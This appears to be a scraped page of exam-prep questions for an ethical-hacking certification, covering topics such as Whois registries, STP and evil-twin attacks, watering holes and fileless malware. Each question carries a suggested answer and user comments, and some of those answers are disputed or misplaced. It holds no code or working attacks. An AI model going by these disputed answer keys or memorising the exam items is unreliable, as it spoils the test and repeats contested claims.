Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France.
Which regional Internet registry should Becky go to for detailed information?

A. ARIN


B. LACNIC

C. APNIC

D. RIPE

Suggested Answer: *D*

Community vote distribution



suraj028 Most Recent 11 months, 2 weeks ago

The Regional Internet Registry (RIR) responsible for Europe, the Middle East, and parts of Central Asia

upvoted 1 times

lopesjaf 1 year, 1 month ago

D. RIPE NCC: Reseaux IP Européens Network Coordination Centre — covers Europe, the Middle East, and parts of Central Asia.

upvoted 3 times

gohchinwei 1 year, 3 months ago

sorry my mistake, should be RIPE, for France

upvoted 1 times

gohchinwei 1 year, 3 months ago

The American Registry for Internet Numbers (ARIN) is based in Chantilly, Virginia, United States and serves Antarctica, Canada, the United States, and some Caribbean countries and territories.

upvoted 1 times

MHafizC 1 year, 7 months ago

The answer is D for European Countries

upvoted 1 times

cb56e21 1 year, 7 months ago

The answer is RIPE

upvoted 1 times

pindinga1 1 year, 8 months ago

France is in Europe, the Regional Internet Registry for European Countries is RIPE. Correct Answer is D

upvoted 3 times

Question #17 *Topic 1*

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?

A. Initial intrusion

B. Persistence

C. Cleanup

D. Preparation

Suggested Answer: *A*

Community vote distribution

A (100%)

besntakes Most Recent 11 months ago

At this stage, Harry is using techniques such as spear-phishing and exploiting vulnerabilities to gain access to the target organization's network. Successfully deploying malware and establishing an outbound connection indicates that he has compromised at least one system — marking the Initial intrusion phase of the APT (Advanced Persistent Threat) lifecycle.

upvoted 2 times

lopesjaf 1 year, 1 month ago

A. Initial intrusion: Gaining initial access to the target network using spear-phishing and exploits. ✔ Matches the current step.

upvoted 2 times

d503c75 1 year, 3 months ago

This stage involves gaining unauthorized access to the target network. Attackers may use various methods such as spear-phishing, exploiting vulnerabilities, or installing malware.

upvoted 1 times

Question #18 *Topic 1*

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network. What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack

B. STP attack

C. DNS poisoning attack

D. VLAN hopping attack

Suggested Answer: *B*

Community vote distribution

B (100%)

sidthakur Most Recent 9 months ago

L2 switch ports connected on endpoints Devices that's based on spinning tree protocol(STP)

upvoted 1 times

lopesjaf 1 year, 1 month ago

B. STP attack: Manipulating Spanning Tree Protocol by making attacker's switch root bridge to intercept or disrupt traffic. □ Matches the description.

upvoted 1 times

sky9te 1 year, 6 months ago

In the Span tree protocol attack, the attacker exploits vulnerability by sending forced bridge PDUs to manipulate network, changing the root bridge and causing disruption or loops in the network .

upvoted 2 times

Question #19 *Topic 1*

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

A. MAC spoofing attack

B. War driving attack

C. Phishing attack

D. Evil-twin attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lexvather Most Recent 11 months, 2 weeks ago

Page 1845 (CEHv13 Book) Module 16, Evil Twin Attack - Correct D

upvoted 1 times

suraj028 11 months, 2 weeks ago

Evil Twin Attack involves Setting up a malicious access point that mimics a legitimate SSID Tricking users into connecting to it, thinking it's the real network. Capturing sensitive data like wireless passwords, credentials, or traffic.

upvoted 1 times

lopesjaf 1 year, 1 month ago

D. Evil-twin attack: Creating a rogue Wi-Fi AP with a legitimate SSID to capture credentials.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct is D - Evil-twin. • Rogue AP (evil twin) – set up AP with same SSID to forge clients.

upvoted 1 times

Question #20 *Topic 1*

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.
What is the defensive technique employed by Bob in the above scenario?

A. Whitelist validation

B. Output encoding

C. Blacklist validation

D. Enforce least privileges

Suggested Answer: *A*

Community vote distribution

A (100%)

sidthakur Most Recent 8 months, 2 weeks ago

whitelist validation each user or device on firewall or any other platforms

upvoted 1 times

suraj028 11 months, 2 weeks ago

Also called allow-listing

upvoted 1 times

lopesjaf 1 year, 1 month ago

A. Whitelist validation: Only accepts input that meets predefined allowed criteria. ✔ Matches the scenario.

upvoted 1 times

e30b32d 1 year, 3 months ago

A is the correct answer

upvoted 1 times

Question #21 *Topic 1*

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud consumer

B. Cloud broker

C. Cloud auditor

D. Cloud carrier

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

D. Cloud carrier: Provides connectivity and transport between consumers and providers.

upvoted 1 times

sky9te 1 year, 6 months ago

A cloud carrier is an entity that provides the connectivity and transport services needed for accessing cloud services.

upvoted 1 times

SNimlaka 1 year, 7 months ago

Cloud Carrier: A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices. Page 3047

upvoted 2 times

Question #22 *Topic 1*

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. aLTEr attack

B. Jamming signal attack

C. Wardriving

D. KRACK attack

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. aLTEr attack: Fake LTE tower attack to intercept and manipulate cellular traffic. □ Matches description.

upvoted 1 times

mesh_with_u 1 year, 3 months ago

The aLTEr attack is a Man-in-the-Middle (MITM) attack on LTE networks that allows attackers to redirect user traffic to malicious websites by exploiting vulnerabilities in the LTE (4G) protocol encryption.

upvoted 2 times

e30b32d 1 year, 3 months ago

aLTEr Attack: This is a specific type of man-in-the-middle (MitM) attack targeting LTE (Long-Term Evolution) networks. It exploits weaknesses in the LTE protocol, allowing an attacker to intercept, manipulate, and redirect user traffic. In this scenario, Bobby is using a fake communication tower to intercept and manipulate the traffic, which is a classic aLTEr attack approach.

upvoted 1 times

krishccie 1 year, 6 months ago

The aLTEr attack is a Man-in-the-Middle (MITM) attack on LTE networks that allows attackers to redirect user traffic to malicious websites by exploiting vulnerabilities in the LTE (4G) protocol encryption.

upvoted 1 times

agastya_5272 1 year, 6 months ago

The correct answer is: A. aLTEr attack However, I think there might be a slight mistake in the answer. Based on the scenario, I believe the correct answer is actually: IMSI Catcher attack (also known as a "Stingray" attack) But since that's not an option, I'll explain why I think aLTEr attack is not the correct answer: aLTEr attack is a type of attack that targets LTE networks, but it's not typically associated with hijacking wireless communications or redirecting users to malicious websites. On the other hand, an IMSI Catcher attack (or Stingray attack) involves using a fake cell tower to intercept and manipulate wireless communications. This is exactly what Bobby did in the scenario

upvoted 1 times

sky9te 1 year, 6 months ago

aLTEr attack is an attack that uses dns spoofing to perform MITM attacks, attacker sets up a fake cell tower, pretends to be the victim of the real network and tries to intercept traffic

upvoted 1 times

Question #23 *Topic 1*

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?

A. ike-scan

B. Zabasearch

C. JXplorer

D. EarthExplorer

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

JXplorer: An open-source LDAP browser and editor that allows querying and browsing LDAP directories.

upvoted 1 times

mesh_with_u 1 year, 3 months ago

JXplorer - JXplorer is a Java-based LDAP browser and editor used to manage and interact with LDAP directories. It allows users to browse, search, and modify LDAP data, including importing and exporting LDIF files. JXplorer supports LDAP version 3.0 and also provides limited support for LDAP version 2 and DSML.

upvoted 3 times

e30b32d 1 year, 3 months ago

JXplorer: It is a popular open-source LDAP browser and directory client. It allows users to connect to LDAP servers and query for sensitive information such as usernames, addresses, organizational units, and server details. This makes it a useful tool for gathering information during reconnaissance.

upvoted 2 times

gohchinwei 1 year, 3 months ago

JXplorer is a cross platform LDAP browser and editor. It is a standards compliant general purpose LDAP client that can be used to search, read and edit any standard LDAP directory, or any directory service with an LDAP or DSML interface. It is highly flexible and can be extended and customised in a number of ways. JXplorer is written in java, and the source code and Ant build system are available via svn or as a packaged build for users who want to experiment or further develop the program. JX is is available in two versions; the free open source version under an OSI Apache 2 style licence, or in the JXWorkBench Enterprise bundle with built in reporting, administrative and security tools. JX has been through a number of different versions since its creation in 1999; the most recent stable release is version 3.3.1, the August 2013 release.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: C (JXplorer) A. ike-scan = discover and fingerprint IKE hosts (IPsec VPN Servers) B. Zabasearch = for searching people contacts C. JXplorer = a cross platform LDAP browser and editor. D. EarthExplorer = looks like the satelite imagery tool

upvoted 4 times

Rangnarok 1 year, 7 months ago

The only tool that works with LDAP among the given choices

upvoted 2 times

Question #24 *Topic 1*

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker objects


B. Docker daemon

C. Docker client

D. Docker registries

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Docker daemon (dockerd): Runs on the host machine, processes API requests from clients, and manages Docker objects. This fits the description.

upvoted 3 times

mesh_with_u 1 year, 3 months ago

Docker deamon

upvoted 2 times

mesh_with_u 1 year, 3 months ago

EarthExplorer - EarthExplorer is a tool used by the U.S. Geological Survey (USGS) to search, discover, and order various geo-spatial datasets. It's primarily used for finding and accessing satellite imagery, aerial photos, and other remote sensing data, allowing users to identify areas of interest, choose datasets, and manage downloads. ZabaSearch - ZabaSearch is a people search website used to find information about individuals, often including names, addresses, phone numbers, and birth years. It gathers data from various sources, including public records and online directories, to facilitate searches and reveal information. ike-scan- ike-scan is a tool used to discover and fingerprint IKE (Internet Key Exchange) daemons, which are used to establish secure VPN connections. It helps security professionals by identifying potential vulnerabilities and confirming secure VPN configurations.

upvoted 1 times

e30b32d 1 year, 3 months ago

It is the main engine behind Docker, responsible for creating, managing, and running Docker containers. It listens for Docker API requests and manages Docker objects such as containers, volumes, images, and networks. It also handles communication with the Docker client.

upvoted 2 times

Rangnarok 1 year, 7 months ago

The daemon runs services in the background to handle API request

upvoted 1 times

Question #25 *Topic 1*

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.
Which of the following tools did Bob employ to gather the above information?

A. FCC ID search

B. Google image search

C. search.com

D. EarthExplorer

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. FCC ID search: Allows searching by the FCC ID printed on devices to retrieve detailed info about the device model, certifications, and technical details. □ Matches perfectly.

upvoted 1 times

e30b32d 1 year, 3 months ago

The Federal Communications Commission (FCC) assigns unique identification numbers to every wireless device sold in the United States. Using an FCC ID, anyone can access detailed information about the device, including the manufacturer, model, technical specifications, and granted certifications. This is a common method for attackers to gather intelligence on IoT devices.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: A (FCC ID search) An FCC ID is a unique identifier consisting of two elements: • A grantee code: The first portion of the FCC ID, is either a three or five character alphanumeric string assigned by the FCC permanently to a company for use in the identification of radio frequency equipment authorized under the FCC certification procedure. • An equipment product code: The second portion of the FCC ID that begins after the grantee code. The product code may include hyphens, dashes (-), or both. https://sellercentral.amazon.co.uk/seller-forums/discussions/t/ba0be1f1-a328-405e-89b8-4b26aa8d91c2

upvoted 1 times

Question #26 *Topic 1*

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU

B. UEFI

C. GPU

D. TPM

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

D. TPM: Dedicated security chip that generates and stores cryptographic keys securely and ties them to hardware.

upvoted 1 times

agastya_5272 1 year, 6 months ago

The correct answer is: D. TPM A Trusted Platform Module (TPM) is a hardware component that provides a secure environment for cryptographic operations, including: - Generating encryption keys - Storing sensitive data, such as encryption keys and certificates - Performing cryptographic operations, such as encryption and decryption One of the key features of a TPM is its ability to generate and store encryption keys in a secure manner. The TPM generates a unique key, known as the Storage Root Key (SRK), which is used to encrypt and decrypt data. The TPM only releases a portion of the encryption key, known as the "wrapped" key, which is encrypted with the SRK. This ensures that even if an attacker gains physical access to the computer, they will not be able to access the encrypted data without the SRK.

upvoted 1 times

Question #27 *Topic 1*

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.
What is the type of web-service API mentioned in the above scenario?

A. RESTful API

B. JSON-RPC

C. SOAP API

D. REST API

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. RESTful API: Correct term for APIs following REST principles.

upvoted 1 times

e30b32d 1 year, 3 months ago

RESTful API (Representational State Transfer API) is a widely used architectural style for building web services that utilize HTTP methods like GET, POST, PUT, and DELETE.

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: A (RESTful API): REST is an style of software architecture for distributed software Conforming to the REST constraints is referred to as being 'RESTful'. RESTful is typically used to refer to web services implementing such an architecture. RESTful is just used as an adjective describing something that respects the REST constraints. https://stackoverflow.com/questions/1568834/whats-the-difference-between-rest-restful

upvoted 2 times

Question #28 *Topic 1*

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time. Which technique is discussed here?

A. Subnet scanning technique

B. Permutation scanning technique

C. Hit-list scanning technique.

D. Topological scanning technique

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

C. Hit-list scanning technique: Uses a pre-compiled list of vulnerable hosts shared among bots to efficiently propagate. □ Matches scenario.

upvoted 1 times

mantastyle 1 year, 4 months ago

hit-list scanning techniques

upvoted 1 times

SNimlaka 1 year, 7 months ago

Hit-list Scanning Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

upvoted 3 times

shabnaluttu 1 year, 7 months ago

HIT LIST SCANNING

upvoted 1 times

JOHNBOO 1 year, 8 months ago

The correct answer is: C. Hit-list scanning technique.

upvoted 1 times

Question #29 *Topic 1*

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to.
What type of hacker is Nicolas?

A. Black hat


B. White hat

C. Gray hat

D. Red hat

Suggested Answer: *C*

Community vote distribution



Dogeo Highly Voted 1 year, 7 months ago

White hat would have permission to test the system, Gray Hat don't have permission but are not malicious actors (Black hat) since Nicolas didn't have permission from the owner or microsoft he is a Gray hat

upvoted 7 times

MaxDe Most Recent 4 months ago

Nicolas acted responsibly. He found a serious security issue but didn't misuse it. Instead, he informed the system owner and Microsoft so they could fix it. This is exactly how an ethical (white hat) hacker behaves.

upvoted 1 times

d7c71be 10 months, 1 week ago

White hat would have permission to test the system, Gray Hat don't have permission but are not malicious actors (Black hat) since Nicolas didn't have permission from the owner or microsoft he is a Gray hat

upvoted 1 times

lopesjaf 1 year, 1 month ago

B. White hat: Ethical hacker who finds vulnerabilities and responsibly reports them.

upvoted 2 times

AndyK2 1 year, 2 months ago

Gray hat fits better because: Nicolas likely discovered this vulnerability without explicit permission (even on a public-facing system, unauthorized testing can be legally questionable) He operated in the ethical middle ground - not malicious, but potentially outside legal boundaries Gray hat hackers often do exactly this: find vulnerabilities without permission but then responsibly disclose them The key distinction: White hat = Authorized testing with permission (bug bounties, contracted pentesting, etc.) Gray hat = Unauthorized discovery but ethical disclosure Black hat = Malicious intent and exploitation

upvoted 3 times

maumau7 1 year, 3 months ago

Its a public facing system so he doesnt need permission

upvoted 2 times

e30b32d 1 year, 3 months ago

This type of hacker finds vulnerabilities without malicious intent but may access systems without explicit permission. They typically disclose these vulnerabilities to the affected parties to improve security but do not seek authorization before testing, which is a gray area in terms of legality and ethics.

upvoted 1 times

john7588 1 year, 4 months ago

White hat hackers are ethical hackers who find and report vulnerabilities with the intention of improving security. They typically notify the affected organization (in this case, the system owner and Microsoft) to help protect users from potential exploits.

upvoted 1 times

killwitch 1 year, 6 months ago

C. Gray hat. Gray hat hackers find vulnerabilities without malicious intent but may still test systems without permission. They often disclose vulnerabilities responsibly to system owners or vendors, even if they initially accessed the system without authorization. Unlike white hat hackers, who only test systems with prior consent, gray hats may act without permission but with good intentions.

upvoted 2 times

pindinga1 1 year, 7 months ago

Is gray hat

upvoted 2 times

Question #30 *Topic 1*

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials.
Which of the following tools is employed by Clark to create the spoofed email?

A. Evilginx

B. Slowloris

C. PLCinject

D. PyLoris

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. Evilginx: A phishing framework that can create reverse proxy phishing pages to capture credentials and session cookies. Perfect for creating deceptive login pages.

upvoted 1 times

e30b32d 1 year, 3 months ago

Evilginx: This is a popular phishing toolkit often used for creating convincing man-in-the-middle (MitM) phishing pages. It captures not only the credentials but also the session cookies, allowing attackers to bypass two-factor authentication (2FA) in some cases. It works by setting up a reverse proxy, making the phishing page appear legitimate. Slowloris: A denial-of-service (DoS) tool that exhausts a web server's resources, not used for phishing or spoofing emails. PLCinject: Not a common tool for phishing; it is more related to industrial control system (ICS) attacks. PyLoris: Another DoS tool, similar to Slowloris, focused on consuming server connections.

upvoted 3 times

Rangnarok 1 year, 7 months ago

Evilginx is a man-in-the-middle attack framework used for phishing login credentials along with session cookies Slowloris is an application layer DDoS attack which uses partial HTTP requests to open connections between a single computer and a targeted Web server, then keeping those connections open for as long as possible, thus overwhelming and slowing down the target. Pyloris is a slow HTTP DoS tool

upvoted 4 times

Question #31 *Topic 1*

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation.
What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Agent-based scanner


B. Network-based scanner

C. Cluster scanner

D. Proxy scanner

Suggested Answer: *B*

Community vote distribution



89axelmaestria Most Recent 6 months ago

In the described scenario, the hacker installs a scanner on a compromised victim machine inside the organization's network. This machine then acts as an "agent" or pivot point for the attacker. The vulnerability assessment is conducted from this internal, attacker-controlled host to scan other systems on the same network. This methodology, where a deployed component on a compromised system performs actions on behalf of the attacker, is characteristic of an agent-based approach in an attack context. It allows the attacker to bypass perimeter defenses and gain an internal perspective of the network's vulnerabilities.

upvoted 2 times

billie 8 months, 2 weeks ago

Agent-based scanners require dedicated software (an "agent") to be installed directly on each target machine that needs to be scanned. These agents perform the scan locally and report the results back to a central management server. This method provides in-depth, real-time visibility into the host, is effective for remote devices not always connected to the network, and uses less network bandwidth during the scan itself. Network-based scanners are installed on a single, central machine and operate by scanning target devices across the network remotely without needing any specific software installed on the targets themselves (though they may use credentials for deeper, "authenticated" scans). They are well-suited for scanning network infrastructure, IoT devices, and identifying vulnerabilities from an external attacker's perspective.

upvoted 3 times

chessDavis 10 months, 1 week ago

Agent based scanner: Why: the attacker installed a scanner on a compromised (victim) machine which then scanned other hosts on the same network. That behavior matches an agent-based scanner (an agent running on a host to perform local or internal scans and report results). Why not the others: B. Network-based scanner typically runs externally (no installed agent) and scans network hosts from a separate scanning host. C. Cluster scanner and D. Proxy scanner are not the correct fits for the described scenario.

upvoted 2 times

d503c75 11 months, 2 weeks ago

Based on the scenario described, John (through the professional hacker he hired) employed a network vulnerability scanner as the vulnerability assessment tool. Network-based scanning: The scanner was installed on one machine and used to scan multiple other machines across the same network to identify vulnerabilities. This type of reconnaissance and vulnerability assessment is typically part of the early phases of a cyber attack, allowing attackers to map the network and identify the most promising targets for further exploitation.

upvoted 2 times

chakrs 11 months, 3 weeks ago

A network-based scanner is deployed on a machine in the target network to scan other machines remotely for open ports, services, and vulnerabilities.

upvoted 3 times

gaumeo_0 1 year ago

EC CEHv13 eCourseware's vuln. assessment tool definition: o Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning. o Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. o Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network. o Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

upvoted 3 times

Ma06RC 1 year ago

Selected Answer: A

Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. See page 585 of the CEHv13

upvoted 1 times

Ma06RC 1 year ago

Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. See page 585 of the CEHv13Its B (Network Based Scanner) . Agent-based scanners: Require installing software agents/clients on each target system Need administrative privileges on each machine to install agents Provide more detailed, internal vulnerability assessments Are typically used in legitimate, authorized environments where IT teams can deploy agents across their infrastructure

upvoted 1 times

d503c75 11 months, 2 weeks ago

Its B (Network Based Scanner) . Agent-based scanners: Require installing software agents/clients on each target system Need administrative privileges on each machine to install agents Provide more detailed, internal vulnerability assessments Are typically used in legitimate, authorized environments where IT teams can deploy agents across their infrastructure

upvoted 2 times

lopesjaf 1 year, 1 month ago

A. Agent-based scanner: A software agent installed on hosts to perform local scans and report results. Matches the description.

upvoted 2 times

Cherubael 1 year, 4 months ago

CEH Textbook says: network-based scanners scan a network from a remote location, while agent-based scanners require a dedicated software agent to be installed on EACH TARGET MACHINE for scanning. That means every host will need to have the agent installed, whereas network-based scanner (i.e. Nessus) doesn't require an agent.

upvoted 3 times

jonekool 1 year, 4 months ago

Network scanner scans other machines on the network to identify vulnerabilities.

upvoted 1 times

jonekool 1 year, 4 months ago

Based on EC - COuncil Material

upvoted 1 times

Poornima023 1 year, 5 months ago

Agent-based scanners reside on a single machine but can scan several devices on the same network.

upvoted 2 times

getaseadsss 1 year, 6 months ago

Attacker is clearly using network scanning

upvoted 3 times

LeonardoLira 1 year, 6 months ago

No cenário descrito, o hacker instalou o scanner em uma máquina comprometida e a usou para escanear outras máquinas na rede. Isso corresponde exatamente ao funcionamento de um agent-based scanner, que coleta informações sobre múltiplos dispositivos a partir de um único ponto. Não pode ser o um network-based scanner interage apenas com a máquina onde está instalado e gera o relatório nela mesma. Pagina 337 material oficila da EC COUNCIL

upvoted 1 times

killwitch 1 year, 6 months ago

B. Network-based scanner. A network-based scanner is a tool that scans multiple machines within a network to identify vulnerabilities. It operates by probing network devices, servers, and workstations to detect weaknesses such as open ports, misconfigurations, and outdated software that can be exploited. In this scenario: 1. A scanner is installed on a machine within the organization's network. 2. It scans several machines on the same network to find vulnerabilities. 3. The attacker uses this information for further exploitation. Why not the others: A. Agent-based scanner – Requires agents installed on each device for vulnerability scanning. The scenario does not mention this. C. Cluster scanner – Typically used for scanning clusters of servers or cloud environments, which is not specified here. D. Proxy scanner – Used for anonymizing scans and routing traffic through proxies, not for internal network scanning.

upvoted 1 times

Booict 1 year, 6 months ago

he attacker installed a scanner on one machine and used it to scan other machines on the network. This aligns more closely with the behavior of a network-based scanner, which is designed to scan multiple devices on a network from a central point

upvoted 2 times

Rangnarok 1 year, 7 months ago

Module 5 - page 561 Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.

upvoted 1 times

Question #32 *Topic 1*

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

A. Watering hole attack

B. DNS rebinding attack

C. MarioNet attack

D. Clickjacking attack

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. Watering hole attack: Compromise a legitimate website likely to be visited by the target, and wait for them to visit and get infected. Matches exactly.

upvoted 2 times

Cysaplus2023 1 year, 5 months ago

-Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning. -Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. -Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network. -Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network p.585

upvoted 1 times

Rangnarok 1 year, 7 months ago

Module 14 - page 1961 In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities

upvoted 1 times

Question #33 *Topic 1*

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.
What type of malware did the attacker use to bypass the company's application whitelisting?

A. File-less malware


B. Zero-day malware

C. Phishing malware

D. Logic bomb malware

Suggested Answer: *A*

Community vote distribution



billie 8 months, 2 weeks ago

Between file-less and zero-day malware, zero-day malware is far less detectable than file-less. I don't know why you all selected A, use your reasoning and not jump right to the 1st buzz word.Yes, exactly. AV and IDS/IPS are mostly signature based so they can't detect Zero-day vulns. But file-less malware can be detected because AV scans also memory and both AV and IDS/IPS can scan resulting actions of malware - like actions (executed commands, etc.) and network connections.

upvoted 2 times

billie 8 months, 2 weeks ago

Selected Answer: B

Between file-less and zero-day malware, zero-day malware is far less detectable than file-less. I don't know why you all selected A, use your reasoning and not jump right to the 1st buzz word.

upvoted 2 times

NikoTomas Most Recent 5 months, 4 weeks ago

Yes, exactly. AV and IDS/IPS are mostly signature based so they can't detect Zero-day vulns. But file-less malware can be detected because AV scans also memory and both AV and IDS/IPS can scan resulting actions of malware - like actions (executed commands, etc.) and network connections.

upvoted 1 times

lopesjaf 1 year, 1 month ago

A. File-less malware Operates entirely in memory Uses legitimate system tools (e.g., PowerShell, WMI) Leaves no traditional file footprints Matches the scenario perfectlyAV scans either memory and system native tools like PowerShell, CMD commands, etc... so AV would detect that anyway. But Zero-day remains undetected as there are not signatures yet (for AV and IDS/IPS) - so B) is correct.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Selected Answer: A

A. File-less malware Operates entirely in memory

Uses legitimate system tools (e.g., PowerShell, WMI)

Leaves no traditional file footprints Matches the scenario perfectly

upvoted 1 times

NikoTomas 5 months, 4 weeks ago

AV scans either memory and system native tools like PowerShell, CMD commands, etc... so AV would detect that anyway. But Zero-day remains undetected as there are not signatures yet (for AV and IDS/IPS) - so B) is correct.

upvoted 1 times

KnightHeart 1 year, 3 months ago

No Persistent File Storage: File-less malware operates entirely in a system's memory (RAM) without writing executable files to the hard drive. This allows it to bypass traditional antivirus (AV) tools and application whitelisting systems, which typically monitor or block suspicious files on disk.

upvoted 2 times

jonekool 1 year, 4 months ago

File-less Malware - AV tools are unable to find

upvoted 2 times

Jacket 1 year, 4 months ago

Abnormal traffic is detected at night (data exfiltration). Antivirus tools detect nothing. IDS/IPS systems don't flag any non-whitelisted programs. Everything appears normal, but something is clearly wrong. This suggests the attacker used malware that doesn't leave traditional file footprints — a key characteristic of file-less malware.

upvoted 3 times

000f1d9 1 year, 5 months ago

Fileless malware are associated with "live off the land" intrusions, which utilize whitelisted applications, for example powershell, to avoid detection. Also, they can employ malware in techniques that aren't stored to disk, only run in memory, like a remote execution of Powershell scripts like invoke-mimikatz to harvest credentials. These are not "zero day" malware, since they are either 1. legitimate tools being abused, 2. known malware running in memory.

upvoted 2 times

Fiete 1 year, 5 months ago

